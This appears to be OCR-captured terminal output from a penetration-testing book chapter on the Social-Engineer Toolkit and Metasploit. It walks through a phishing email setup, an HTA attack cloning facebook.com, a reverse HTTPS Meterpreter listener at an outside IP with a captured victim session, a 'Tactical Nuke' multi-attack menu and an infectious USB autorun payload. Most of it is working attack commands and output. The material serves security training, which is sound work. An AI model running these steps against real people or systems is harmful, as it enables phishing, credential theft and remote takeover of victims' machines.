
```
set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: New Update
2: Order Confirmation
3: Status Report
4: How long has it been?
5: Strange internet usage from your computer
6: Have you seen this?
7: WOAAAA!!!!!!!!!! This is crazy...
8: Computer Issue
9: Dan Brown's Angels & Demons
10: Baby Pics
set:phishing>1
set:phishing> Send email to:victim@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:email.setoolkit@gmail.com
set:phishing> The FROM NAME user will see:SET
Email password:
```




```
                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,....."/


       =[ metasploit v4.16.24-dev-                        ]
+ -- --=[ 1713 exploits - 972 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use exploit/multi/handler
resource (/root/.set//meta_config)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 45.55.45.143
LHOST => 45.55.45.143
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set EnableStageEncoding false
EnableStageEncoding => false
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) > 
```




```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise
 the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload.
Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an ifr
ame and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and pass
word field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to some
thing different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe rep
lacements to make the highlighted URL link to appear legitimate however when clicked a window pops u
p then is replaced with the malicious link. You can edit the link replacement settings in the set_co
nfig if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example y
ou can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to s
ee which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA fi
les which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```



```
set:webattack>8

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [45.55.45.143]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 1
[*] Generating powershell injection code and x86 downgrade attack...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
```



```
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsloit.. Please wait one.
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.24-dev-                        ]
+ -- --=[ 1713 exploits - 972 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 45.55.45.143
LHOST => 45.55.45.143
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) >
```



Internet Explorer


What do you want to do with Launcher.hta?

Size: 8.06 KB
From: zinitiative.com


→ Open
The file won't be saved automatically.

→ Save


→ Save as




```
[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) > [*] https://45.55.45.143:443 handling request from 89.114.197.227; (UUI
D: snzi5u6v) Encoded stage with x86/shikata_ga_nai
[*] https://45.55.45.143:443 handling request from 89.114.197.227; (UUID: snzi5u6v) Staging x86 payl
oad (180854 bytes) ...
[*] Meterpreter session 1 opened (45.55.45.143:443 -> 89.114.197.227:55296) at 2017-12-30 14:30:40 +
0000

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: MSEDGEWIN10\IEUser
meterpreter > 
```



```
                Multi-Attack Web Attack Vector

[*************************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

   1. Java Applet Attack Method (OFF)
   2. Metasploit Browser Exploit Method (OFF)
   3. Credential Harvester Attack Method (OFF)
   4. Tabnabbing Attack Method (OFF)
   5. Web Jacking Attack Method (OFF)
   6. Use them all - A.K.A. 'Tactical Nuke'
   7. I'm finished and want to proceed with the attack

  99. Return to Main Menu

set:webattack:multiattack> Enter selections one at a time (7 to finish):6
```




```
 The Infectious USB/CD/DVD module will create an autorun.inf file and a
 Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
 run if autorun is enabled.

 Pick the attack vector you wish to use: fileformat bugs or a straight executable.

   1) File-Format Exploits
   2) Standard Metasploit Executable

  99) Return to Main Menu

set:infectious>
```




```
set:infectious>2


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>7
set:payloads> IP address for the payload listener (LHOST):45.55.45.143
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
```


Chapter 18: Working with Modules for Penetration Testing



```
root@kali:~# msfconsole -q
msf > show auxiliary

Auxiliary
=========

   Name                                                           Disclosure Date  Rank    Description
   ----                                                           ---------------  ----    -----------
   admin/2wire/xslt_password_reset                                2007-08-15       normal  2Wire Cross-Site Request Forgery Password Reset Vulnerability
   admin/android/google_play_store_uxss_xframe_rce                                 normal  Android Browser RCE Through Google Play Store XFO
   admin/appletv/appletv_display_image                                             normal  Apple TV Image Remote Control
   admin/appletv/appletv_display_video                                             normal  Apple TV Video Remote Control
   admin/atg/atg_client                                                            normal  Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
   admin/aws/aws_launch_instances                                                  normal  Launches Hosts in AWS
   admin/backupexec/dump                                                           normal  Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry                                                       normal  Veritas Backup Exec Server Registry Access
   admin/chromecast/chromecast_reset                                               normal  Chromecast Factory Reset DoS
   admin/chromecast/chromecast_youtube                                             normal  Chromecast YouTube Remote Control
   admin/cisco/cisco_asa_extrabacon                                                normal  Cisco ASA Authentication Bypass (EXTRABACON)
